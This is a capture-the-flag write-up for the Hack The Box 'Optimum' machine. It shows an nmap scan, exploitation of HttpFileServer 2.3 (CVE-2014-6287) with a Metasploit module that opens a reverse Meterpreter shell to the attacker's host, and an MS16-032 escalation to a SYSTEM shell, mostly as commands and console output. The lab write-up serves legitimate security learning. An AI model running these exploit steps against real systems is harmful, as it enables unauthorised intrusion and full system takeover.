

Optimum

nmap



```
┌─[grizzly@parrot]─[~/codice/attivo/hackTheBox/machine/Optimum]
└──╼ $pscan f 10.10.10.8
[sudo] password for grizzly:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-22 19:59 BST
Nmap scan report for 10.10.10.8
Host is up (0.045s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
```

On this machine there's only the http service on the port 80 and this is the webpage



No files in this folder


0 folders, 0 files, 0 bytes

0 items selected

HttpFileServer 2.3
Server time: 29/10/2020 5:05:51 πμ
Server uptime: 00:09:29

We can notice that there's a link down there telling us some server information <HttpFileServer 2.3>
First result on google and there's our CVE 2014-6287

For being more comforable we'll use metasploit framework




```
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.10.8
rhosts => 10.10.10.8
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.10.14.22
lhost => 10.10.14.22
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Using URL: http://0.0.0.0:8080/qZs3rNYJaCr2
[*] Local IP: http://192.168.178.126:8080/qZs3rNYJaCr2
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /qZs3rNYJaCr2
[*] Sending stage (175174 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.14.22:4444 -> 10.10.10.8:49174) at 2020-10-22 20:20:33 +0100
[!] Tried to delete %TEMP%\FiHIYjNW.vbs, unknown result
[*] Server stopped.

meterpreter > shell
Process 712 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>group
group
'group' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\kostas\Desktop>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas
```

With the dir command use for looking around for the user flag an intresting exe pop out: hfs.exe
and with “tasklist” we can se that there's a process with that name running.

Couldn't get nothing out of it after 5min so i guess is a kind of rabbit hole or something a bit to much tricky and i've choosen another path:
post/multi/recon/local_exploit_suggester

running this module on msfconsole we can get 2possible privesc:

the first one won't work
The second one <windows/local/-
ms16_032_secondary_logon_handle_privesc> will



```
         __ __ ___ ___   ___     ___ ___ ___
        |  V  |  _|_  | |  _|___|   |_  |_  |
        |     |_  |_| |_| . |___| | |_  |  _|
        |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 2080

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[?] Success, open SYSTEM token handle: 2108
[+] Resuming thread..

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

RMnu8S9brGQxQLfVb0Lh9fVKR9XiaScj
[+] Executed on target machine.
[*] Sending stage (175174 bytes) to 10.10.10.8
[*] Meterpreter session 4 opened (10.10.14.22:4444 -> 10.10.10.8:49186) at 2020-10-22 20:49:15 +0100
[+] Deleted C:\Users\kostas\AppData\Local\Temp\SwVIGewNEb.ps1

meterpreter > shell
Process 2836 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
```

Very easy machine and usefull for a better understanding of metasploit framework cause it force you to use some command like background and session.